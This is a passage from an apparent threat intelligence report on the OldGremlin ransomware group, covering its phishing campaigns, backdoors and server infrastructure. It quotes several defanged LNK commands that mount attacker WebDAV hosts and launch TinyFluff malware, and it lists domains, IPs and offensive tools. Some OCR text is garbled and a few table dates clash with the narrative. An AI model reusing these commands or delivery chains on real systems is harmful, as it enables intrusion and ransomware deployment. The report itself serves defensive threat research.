 $\textbf{Figure 15.} \ \textbf{Scheme of the campaigns carried out in August 2020}$ 

### Campaigns carried out on August 10 and 11, 2020

As a part of this set of attacks, OldGremlin carried out a mass phishing campaign masquerading as Finauditservis LLC and the Russian Union of Industrialists and Entrepreneurs. Emails were sent from the domains finauditservice[.]com and ruspp[.]org. Our sensors detected around 550 emails with similar content (see Figure 16).




Figure 16. Content of the phishing emails (translated from Russian)

### The campaign carried out on August 13, 2020

Two days later OldGremlin carried out another mailout, this time posing as RBC. In this mailing campaign, the cybercriminals used the same domain as in the attack carried out in May: **rbcholding[.]press.** This campaign targeted fewer addressees. We found only 23 emails, each following the same pattern (see Figure 17).




Figure 17. Content of the phishing emails (translated from Russian)

### The campaign carried out on August 14, 2020

This time, the cybercriminals conducted a mass campaign (more than 200 emails) and made it look like they were contacting people on behalf of a metals and mining company. The emails were sent from the domain \*\*\*nikel[.]co

#### (see Figure 18).




Figure 18. Content of the phishing emails (translated from Russian)

### The campaign carried out on August 19, 2020

During their last campaign in August, OldGremlin sent more than 50 emails posing as Minsk Tractor Works. The group used **nssru[.]com** subdomains (see Figure 19).




Figure 19. Content of the phishing emails (translated from Russian)

After carrying out a series of attacks in August 2020, the threat actors took a break and disappeared from our radars for a long time. Unlike other ransomware gangs, OldGremlin take a vacation after a successful campaign and seem to return to "work" only when their funds start running low.

# The campaign carried out on February 4, 2021




Figure 20. February 2021 attack campaign

After being inactive for almost half a year, the group made a comeback and carried its first campaign. On February 4, 2021, they sent emails purporting to be from the Russian Association of Online Retailers (AKIT). This time, the attackers used Outlook servers instead of Yandex. The phishing emails are shown in Figure 21:





Figure 21. Content of the phishing email (translated from Russian)

As before, the emails we found contained links shortened with **bit[.]ly.** Victims were redirected to fourth-level **Cloudflare Workers** addresses: \*.xena.workers[.]dev. The addresses were used to send two .docx files, both of which displayed the same image when opened (see Figure 22):



**Figure 22.** Image displayed after a user opened the phishing document (translated from Russian)

Such images are more often used for mass email campaigns than for targeted attacks. If the victim allowed macros to run, a malicious template located at hxxp://konturskb[.]com/template-doc/Doc1.dotm was loaded and launched. The template contained a malicious macro that displayed an error window, and then after the user pressed OK the macro extracted an SFX archive from the body of the document that loaded the template. The template saved an executable file in the Temp directory and then ran it. During the attack, the group once again used TinyNode, and the pseudo-domain onion was sent to 78.46.247[.]25.

# The campaign carried out on March 22, 2022




Figure 23. March 2022 attack campaign

In March 2022, the group carried out another mass email campaign masquerading as the financial organization, but this time they significantly changed the kill chain. Phishing emails were sent from the domain \*\*\*finance[.]org, which had been registered in advance (see Figure 24).




Figure 24. Content of the phishing email (translated from Russian)

The domain's DNS information contains an SPF record pointing to yandex.net. Email headers confirm that the cybercriminals used Yandex services. As shown in the image above (Figure 24), the email contains two hyperlinks, both leading to the same Dropbox address, hxxps://dl[.] dropboxusercontent[.]com/s/1956cypkkihawuu/Anketa.docx?dl=0. This address contained a malicious document; when users opened it, they would see the same image as the one that had been used in the previous campaign (see Figure 25).



Figure 25. Image displayed after a user opened the phishing document

As before, if the victim had allowed macros to run, a template was downloaded from the address hxxps://dl[.]dropboxusercontent[.]com/s/gjyjs0rbtihy7ue/Doc1.dotm.

The template contains a macro that:

- 1. Copies the original file (Anketa.docx) to %TEMP%\docx1.zip
- Extracts an executable file from the archive embedded in the original document to %TEMP%\word\media\image2.jpg, renames it to image2.exe, and executes it
- 3. Displays an error and closes the document

This time, the group used its new tool, **TinyFluff**. Like **TinyNode**, **TinyFluff** is designed for running a malicious script using the interpreter **Node.js**. The first version of the script was highly complex. It was in this version that the threat actors used DGA. For more information about TinyFluff, see the **Tools** section.

# The campaign carried out on March 25, 2022




Figure 26. Scheme of the campaign carried out on March 25, 2022

In this attack, the threat actors used a simplified version of **TinyFluff**. The phishing emails purported to be sent from the assistance system Consultant Plus (see Figure 27).




Figure 27. Content of the phishing email (translated from Russian)

As in the previous attack, the domain was registered in advance, on March 23, 2022. Phishing emails were sent via Yandex services and contained Dropbox links, but this time the links led to archives containing LNK files. After a user executed an LNK file, a document was displayed and the new version of **TinyFluff** was launched:

```
"%ComSpec%" /c net use hxxp://192.248.176[.]138 && start \\192.248.176[.]138\DavWWWRoot\DopSog_Consultant.docx && start /b \\192.248.176[.]138\DavWWWRoot\tf.exe
```

The documents looked like this (Figure 28 and Figure 29):




Figure 28. Document displayed to victims (translated from Russian)

	Consultant Plus
	Addendum to User Agreement #7810-6A of February 8, 2019
000	scow, March 25, 2022 O Consultant Plus (hereinafter "the Service") represented by the CEO A. Semyoshin earty of the first part, acting based on the charter, and
	anization name) reinafter "the User") represented by
as p	arty of the second part, acting based on, have entered into this agreement as follows:
1. Ma	ake the following changes to the terms and conditions of the User Agreement:
1.1.	Invalidate clauses 4.8.1 and 4.8.17
1.2.	Adopt clause 5 of the Agreement as follows: If the request of the personal data subject does

Figure 29. Document displayed to victims (translated from Russian)

# The campaign carried out on June 7, 2022

On this occasion, we did not manage to obtain the email and investigating the campaign began with examining an archive. The cybercriminals used the same kill chain as in the attack on March 25, so we will only share the documents displayed to victims (see Figure 30 and Figure 31).

PARUS RECONCILIATION ACT For the period of services rendered in accordance with Agreement #109/21 of June 2, 2021 Moscow, May 20, 2022 We, Aleksandr Spiridonov, CEO of OOO PARUS Corporation as the party of the first part, and Chief Accountant of acting by Power of Attorney #145 of January 14, 2020, as the party of the second part, have drawn up this act of reconciliation of accounts under Agreement #109/20 of June 2, 2021, specifying the following balance of payments between the two organizations: According to OOO \_\_\_\_ (the Customer), RUB According to OOO "Parus Corporation" (the Service Document Debit Credit Debit Credit 188,200 Opening balance as of January 01, 2022 Opening balance January 01, 2021 188,200 Payment Payment 1.188.20 25, 2022 (bank 2022 (bank transfer order #11 of January 25, 2021) transfer order #11 of January 25, 2022) Provision of 880 000 February 19, 2022 Provision of 880 000 services 19. 2022 services (TTH #20080804 #20080804 from Februar Februar 19, 2022) 19, 2022) 1,188,200 1,068,200 1,188,20 120,000 120,000 Based on the records of OOO Based on the records of OOO "Parus Corporati

Figure 30. Document displayed to victims (translated from Russian)

#### PARUS

#### PARUS CORPORATION

MOSCOW, YAROSLAVSKAYA ST., 10, K. 4, FLOOR 3, OFFICE 1, ROOM 26, 129366 Primary State Registration Number 1067746289082; date of PSRN assignment: February 17, 2006, TIN: 7704588141; RRC: 771701001. CEO: Aleksandr Spiridonov. President: Aleksandr Karpachev

Demand (claim) for debt repayment under the service agreement due to failure to fulfill obligations

On June 2, 2021, your organization (hereinafter "the Customer") and OOO "PARUS Corporation" (hereinafter "the Contractor") entered into an agreement for the provision of services #28/02 (hereinafter "the Agreement").

The Contractor has fulfilled the obligations under the Agreement in full and within the timeframe provided in the Agreement, and the Customer has accepted the delivery of the services, as confirmed by the certificate of acceptance of services rendered of April 28, 2022.

According to clause 4 of Article 15 of the Agreement, the Customer was obliged to pay for the services rendered by the Contractor in an amount equal to \$12,500 by May 13, 2022.

To date, payment for these services has not been made, however, as confirmed by the account reconciliation statement of May 20, 2022.

According to Paragraph 1 of Article 781 of the Russian Civil Code, the Customer is obliged to pay for the services rendered in full within the time and in the manner specified in the contract for the provision of services.

In accordance with paragraph 1 of Article 309 of the Russian Civil Code, the obligations must be fulfilled in an orderly manner according to the requirements specified by law and other legal acts. If such terms and requirements have not been specified, the obligations must be fulfilled in accordance with customs or customary requirements.

Figure 31. Document displayed to victims (translated from Russian)

We obtained two more documents (Figure 32 and Figure 33) used by the attackers, but we did not find any archives containing malicious LNK files.

#### RECONCILIATION ACT for the period of services rendered according to Agreement #109/21 of February 13, 2021

Moscow, May 20, 2022

I, Arkadiy Zamoskovny, CEO of ENERGY EMPLOYER ASSOCIATION OF RUSSIA, as the party of the first part, and Chief Accountant of \_\_\_\_\_\_, acting on the basis of Power of Attorney #145 of January 14, 2020, as the party of the second part, have drawn up this Reconciliation Act in accordance with Agreement #109/20 of June 2, 2021, specifying the following balance of payments between the two organizations:

According to	o 000 (the	e Customer),	RUB	According to ENERGY EMPLOYER ASSOCIATION OF RUSSIA (the Service Provider), RUB			
Date	Document	Debit	Credit Date	Date	Document	Debit	Credit
Opening bar January 01,	alance as of 2022		188,200	Opening ba January 01, 2	lance as of 2021	188,200	
January Payment 1 25, 2022 (bank transfer order #11 of January 25, 2022)		1,188,200		January 25, 2022	Payment (bank transfer order #11 of January 25, 2021)		1,188,200
February 19, 2022	Provision of services (TTH #20080804 from February 19, 2022)		880,000	February 19, 2022	Provision of services (TTH #20080804 from February 19, 2022)	880,000	

Figure 32. Document displayed to victims (translated from Russian)

#### ENERGY EMPLOYER ASSOCIATION OF RUSSIA

ALL-RUSSIAN INDUSTRY ASSOCIATION "ENERGY EMPLOYER ASSOCIATION OF RUSSIA"

MOSCOW, 2<sup>ND</sup> PAYELECKIY PR., 5, B. 5, FLOOR/OFFICE/ROOM 6/VIII/2 PRIMARY STATE REGISTRATION NUMBER 1037729032252; DATE OF PSRN ASSIGNMENT: MARCH 11, 2003, TIN: 7729433100; RRC: 772501001. PRESIDENT: ARKADIY ZAMOSKOVNY

Claim (request)
for debt repayment under the contract
drawn under the Membership Agreement
in connection with the organization's failure
to fulfill the obligation to pay membership fees

On February 13, 2021, your organization (hereinafter "the Customer") and the ENERGY EMPLOYER ASSOCIATION OF RUSSIA (hereinafter "the Contractor") entered into Agreement #13/22 for the provision of services (hereinafter "the Agreement").

According to paragraph 4.5 of the Charter of the Association, all members are required to pay the membership fee specified in the Membership Agreement. The Contractor has fulfilled its obligations in full within the contractual timeframe and the Customer accepted the services rendered, as confirmed by the certificate of acceptance of services rendered of February 28, 2022.

According to paragraph 4 of Article 15 of the Membership Agreement, members of the Association had an obligation to pay for the services rendered by the Contractor in an amount equal to 300,000 by April 20, 2022.

To date, payment for these services has not been made, however, which

Figure 33. Document displayed to victims (translated from Russian)

# The campaign carried out on July 28, 2022




Figure 34. Scheme of the campaign carried out on July 28, 2022

Once again, the infection chain stayed practically the same as the one in the March 2022 campaign. The only difference was that instead of including a direct Dropbox link in their email, OldGremlin used an intermediary link that redirects to Dropbox. To generate this link, the cybercriminals register a domain that will be used in the attack only once (a new domain is registered for each new attack). The reason could be to bypass security solutions on the victim's side. For instance, in this attack the domain archive-download[.]space was used, which was registered on June 13, 2022. The mailout purported to be from 1C (again using Yandex services). The emails are shown in Figure 35.




Figure 35. Phishing emails (translated from Russian)

The emails were sent from two domains:

- · 1cbuh[.]org
- 1c-bifrix[.]com

The archive at the link contained the file **1C-Bitrix-0722.docx.lnk**, which executed the following command:

```
cmd.exe /c net use hxxp://164.92.205[.]182 && start /b
\\164.92.205[.]182\DavWWWRoot\1C-Bitrix-0722.docx & start /b
\\164.92.205[.]182\DavWWWRoot\lg.exe node.exe i
```

Similar to the previous campaigns, TinyFluff is launched, together with a decoy document that looks like this (see Figure 36):




Figure 36. Document shown the victim

In addition, we discovered another archive with an LNK file, installworks-1Cbusiness.xlsx.lnk, on VirusTotal:

```
cmd.exe /c net use hxxp://164.92.205[.]182 && start /b
\\164.92.205[.]182\DavWWWRoot\installworks-1Cbusiness.xlsx & start /b
\\164.92.205[.]182\DavWWWRoot\lg.exe node.exe i
```

As is seen in the script above, the only difference of this LNK is the decoy document (see Figure 37):

	Non/n	Виды работ	Исполнитель работ (КС,	Банк, статус, г	Комментарий	
			Заказчик)	Сбербанк	Газпромбанк	
	1	Организационные работы				
	1	Подмесьние договоров с бынами для обмена по технология АРС по всем счетам, пр. лидам в бынам	Заказчик	в работе. Выясняли обязательность тестового стенда. Банк подтвердил что на наше усмотрение. Нам тестовый стенд не нужен. Нужен сразу прод	договор оформлен. Нужно подписать акты готовности. Тестовый стенд не нужен	
	2	Выпуск банковских сертификатов всех подписантов для всех банков (транспортные, подписи).	Захазчик	транспортжый сертификат и подпись будет новая для МБ, единственная	будет выпускаться новый комплект - транспортный и 1,2 подпись (один комплект для Мб, второй для Кб) Подписи - первая+вторая	
Ī	3	Разработка схемы сетевого взаимодействия систем-участниц: 1С, УПСК, банки	КС/Заказчик	ron	080	
Ī	4	Согласование охемы взаимодействия: казначеи, СБ, ИТ Заказчика	КС/Заказчик	rot	080	
1	2.	Pa6otal 8 YTCK			9	
Į	2.1.	Работы с тестовым стендом УПСК (рекомендуется, если есть требование банка)				
Ι	1	Подготовка и передача сборки УПСК в виде установочных пажетов	KC	готово		
1	2	Выделение сервера для установки пакетов УПСК (тестовый стенд)	Заказчик	готово		
1	3	Установка пакета УПСК на выделенный тестовый сервер.	КС/Заказчик	080701		
1	4	Выделение доп. оборудования для тестовой УПСК (например, сетевой usb hub).	Заказчик	не актуально		
	5	Получение тестовых стендов от банков (рекомендуется, если есть требование банка)	Заказчик	принято решение не актуальности тестового стенда. Банк не против. КТ согласовали	не актуально	тестовый стенд ВТБ
Ī	2.2.	Работы с промышленным стендом УПСК				
ſ	1	Согласование доступов к серверам банков службой безопасности Заказчика.	Заказчик			
	2	Открытие доступа к серверам банка службой ИТ Заказчика.	Заказчик			
	3	Выделение сервера для установки пакетов УПСК (промышлений стенд)	Заказчик	в работе		будет использоваться тестовый УПСК. После тестирования будет перевод в прод
I	4	Установка пакета УПСК на выделенный промышленный сервер.	КС/Заказчик			
ĺ	5	Выделение доп. оборудования для промышленной УПСК (например, сетевой usb hub).	Заказчик			
Ī	6	Настройка коннектеров по каждому банку, юр.лицу, подписанту.	КС/Заказчик			
Ī	7	Установка банковских сертификатов подлиси каждому подписанту по каждому банку.	КС/Заказчик			
Ī	8	Тестирование подключения по кандому банку по одному подписанту на реальных движениях	КС/Заказник			
Ī	9	Обучение администраторов сервиса УПСК	KC			
ì	3.	Работы в 1C Предприятие				
Ť	3.1.	Работы с тестовым стендом 1C Мультибанк (рекомендуется, ели есть требование банка)				
İ		Встрачевые про поста Мольтибам в 3С Заказона на тестовом компле	KC/Savanov	100	rono.	

Figure 37. A decoy document

This time, TinyFluff received commands from the IP address 46[.]101[.]112[.]76.

# The campaign carried out on August 23, 2022

The group's most recent mailout was detected on August 23, when this report was being written. In this campaign, the threat actors posed as Kontur. Diadoc. The phishing email is shown in Figure 38.




Figure 38. Phishing email (translated from Russian)

As can be seen in the email, it was sent from the domain diadok[.]org. The domain's TXT record and the email headers helped establish that the email was sent using Yandex. This time the emails contained the following links:

- hxxps://downloaded-files[.]space/aktsverkidiadok88BDS32
- hxxps://downloaded-files[.]space/aktsverkidiadok99VdvDS

Like in the previous campaign, the domain was registered shortly before the mailout (on July 4, 2022). Unfortunately, at the time of analysis the server did not provide a payload, but based on data from VirusTotal, the final payload (an archive) was again located on Dropbox. An example of the ultimate address after all redirections is hxxps://dl[.]dropboxusercontent[.] com/s/h8p195e8ihj3k1e/AktSverki\_diadoc.zip?dl=0. The archive (called AktSverki\_diadoc.zip) contained an LNK file (AktSverki\_diadoc.docx.lnk), which executed the following command:

```
cmd.exe /c net use hxxp://45[.]32[.]147[.]46 && start /b
\\45[.]32[.]147[.]46\DavWWWRoot\aktsverkidiadok.docx & start /b
\\45[.]32[.]147[.]46\DavWWWRoot\ph.exe node.exe def
```

As can be seen in the command above, the decoy document aktsverkidiadok.docx was shown and ph.exe (which was classed as TinyFluff) was launched with two parameters:

- node.exe (NodeJS interpreter)
- def (obfuscated malicious script)

All the abovementioned files are located on the network drive at 45[.]32[.]147[.]46; communication is performed via the WebDav protocol. The decoy document is shown in Figure 39.



Figure 39. Decoy document

TinyFluff creates the catalog C:\ProgramData\VBCNMXZ, copies both files (node.exe and def) there, and launches the NodeJS interpreter with the parameter def (obfuscated malicious script). After being launched, the malicious script creates a node.exe process again and passes a deobfuscated script (designed for cyclically receiving and executing commands from the server 164[.]92[.]216[.]172) to it as a parameter.

# Tools

## Chapter 4.

OldGremlin ransomware gang is also known under the name **TinyScouts** (after one of the group's tools). For many cybersecurity companies, TinyScout was the starting point for their investigations into the threat actor's activities. OldGremlin also uses other tools listed below.

- TinyLink (malicious LNK file)
- TinyBox (SFX archive that deploys TinyNode)
- TinyHTA (malicious HTA scenario embedded in TinyLink)
- TinyScout (reconnaissance tool)
- TinyPosh (backdoor)
- TinyNode (backdoor)
- TinyFluff (backdoor)
- · TinyShell (backdoor)
- TinyShot (screenshot tool)
- TinyWCMExtractor (tool for extracting information from Credential Manager)
- TinyKiller (tool for bypassing antivirus software)
- Tinylsolator (tool for isolating a system from a network)
- TinyCrypt (ransomware)

The list above shows that the group has created an entire Tiny arsenal, which it has used at all stages of its attacks. TOldGremlin prefer to use **PowerShell** and **JavaScript**, as well as minor apps written in **C#**. In general, all of OldGremlin's self-developed tools are as simple as they are efficient. During the analysis, investigators spent most of their time on deobfuscation and uncompression.

Nevertheless, OldGremlin did not limit itself to custom software. When investigating incidents, we found that the group had used various tools, including:

- WebBrowserPassView,
- · Mail PassView,
- · ExportRSA,
- · ProcDump,
- · WinPmem,
- · Cobalt Strike,
- SharpHound,
- PowerView,
- · Impacket.

In this section we describe each tool developed by the group in detail and outline how the tools evolved.

# Network infrastructure

We will begin with an overview of the threat actors' infrastructure. As mentioned earlier phishing emails were sent from the following domains (see Table 2):

Table 2. Domain data

Domain	Registration date	Campaign date	тхт
rbcholding[.]press	2020-05-12	2020-05-12 2020-08-13	v=spf1 include:spf.privateemail.com ~all
ns***[.]online	2020-05-12	2020-05-12 2020-08-13	v=spf1 include:spf.privateemail.com ~all
finauditservice[.]com	2020-07-01	2020-08-10/11	v=spf1 include:spf.protection.outlook.com -all
ruspp[.]org	2020-07-01	2020-08-10/11	v=spf1 include:spf.protection.outlook.com -all
***nikel[.]co	2020-07-01	2020-08-14	v=spf1 include:spf.protection.outlook.com -all
nssru[.]com	2020-04-12	2020-08-19	v=spf1 include:spf.protection.outlook.com -all
akitrussia[.]com	2020-12-14	2021-04-02	v=spf1 redirect=_spf.yandex.net
***finance[.]org	2022-03-02	2023-03-22	v=spf1 redirect=_spf.yandex.net
konsultantplus[.]net	2022-03-23	2023-03-25	v=spf1 redirect=_spf.yandex.net
1c-bifrix[.]com	2022-04-01	2023-04-01	v=spf1 redirect=_spf.yandex.net
1cbuh[.]org	2022-06-13	2023-06-13	v=spf1 redirect=_spf.yandex.net
diadok[.]org	2022-05-06	2023-05-06	v=spf1 redirect=_spf.yandex.net

Table 2 above shows that most domains were registered shortly before the attack began. Another domain name can be added to the list: konturskb[.] com, which was used by the threat actors to spread a malicious .dotm file during the attack on February 4, 2021. We have not found any emails sent from this domain, but as at January 16, the domain had the TXT record v=spf1 include:spf.protection.outlook.com -all, the same as the one that was used in the campaign in August 2020. The domain's DNS record was changed shortly thereafter, and the TXT record disappeared on January 21, 2021. At this stage, we can already highlight one distinctive aspect of the group's approach: all the domains listed above were registered via NameCheap, Inc.

One of the group's signature methods was using level-four \*.workers.dev domains, which was a wise choice for concealing the actual backend because workers.dev is a Cloudflare service and all its defensive mechanisms are available by default. To communicate with C2 servers, OldGremlin used not only domains, but IPs as well. In its earlier attacks, the group used the IPs 136.244.67[.]59, 95.179.252[.]217 and 45.61.138[.]170 as the C2 servers for TinyPosh. Two IP addresses at http://<%ip%>/web contained the following login form (see Figure 40):

🛈 🔏 136.244.	67.59/web/
Login	
Username	
Password	
	Login

Figure 40. Login form

The reason for choosing \*.workers.dev domains was not the group's desire to conceal the actual address of the panel, but rather the usability of the domains. According to official Cloudflare documents, Workers domains do not require registering a separate server (serverless execution environment), which allows developers to run their scripts without deploying separate infrastructure. Deploying a new C2 server in a couple of clicks without registering and setting up a new domain name is a convenient solution that threat actors can use if they need to deploy several separate domain names for each attack. What's more, JS scripts written by developers are executed not on the device side, but on CloudFlare servers. For this reason, it is possible to execute JavaScript code on Workers domains. OldGremlin often use Node.js, which means that \*.workers.dev domains are twice as useful for them.

Despite all the advantages of Workers domains, in early 2022 the group stopped using them and significantly simplified the network part of its infrastructure. We described the domains that the group used to send out phishing emails earlier in the report. Now the cybercriminals began distributing the payload from Dropbox disks, and they used unconcealed IPs as their C2 servers (even communication with the C2 server occurred via the HTTP protocol). The exception to the rule is a "complicated" version of **TinyFluff**, which we have seen used in only one mailout.

OldGremlin's latest innovation seen in attacks in June and August 2022 is putting links to the threat actors' domains instead of Dropbox links in the body of their emails. The new links eventually lead to Dropbox. This might be for the purposes of bypassing security solutions on the victim's side (an email with a link to an archive on Dropbox will at the very least raise suspicion). The attacks involved the following domains:

- archive-download[.]space (mailout on June 28, 2022)
- downloaded-files[.]space (mailout on August 23, 2022)

Lastly, below is the list of servers used by the threat actors with information about hosting organizations and countries (Table 3).

Table 3. Threat actors' server locations

IP	Hosting organization	Country
136.244.67[.]59	Vultr Holdings, LLC	UK
95.179.252[.]217	Vultr Holdings, LLC	UK
45.61.138[.]170	BL Networks	UK
192.248.165[.]254	Vultr Holdings, LLC	UK
78.46.247[.]25	Hetzner Online Gmb	DE
192.248.176[.]138	Vultr Holdings LLC	DE
46.101.113[.]161	DigitalOcean	DE
164.92.135[.]160	DigitalOcean	DE
146.190.27[.]153	Aptec Computer Systems, Inc.	US
159.89.111[.]159	DigitalOcean	US
164[.]92[.]205[.]182	DigitalOcean	DE
46[.]101[.]112[.]76	DigitalOcean	DE
45.32.147[.]46	AS-CHOOPA	FR
164.92.216[.]172	DigitalOcean	NL

# TinyLink and TinyHTA

LNK files are OldGremlin's favorite tool. The group used them in every attack during the early stages of its career. Using the technique HTAPolyglot, the threat actors embedded an HTA script in the tool (we classified the script as TinyHTA) as well as a document designed for distracting users. After launching TinyLink, the following command is executed (the example was taken from a file with SHA1: d40949b3abac1dc48a2d4cdf7b35d3be56a46736):

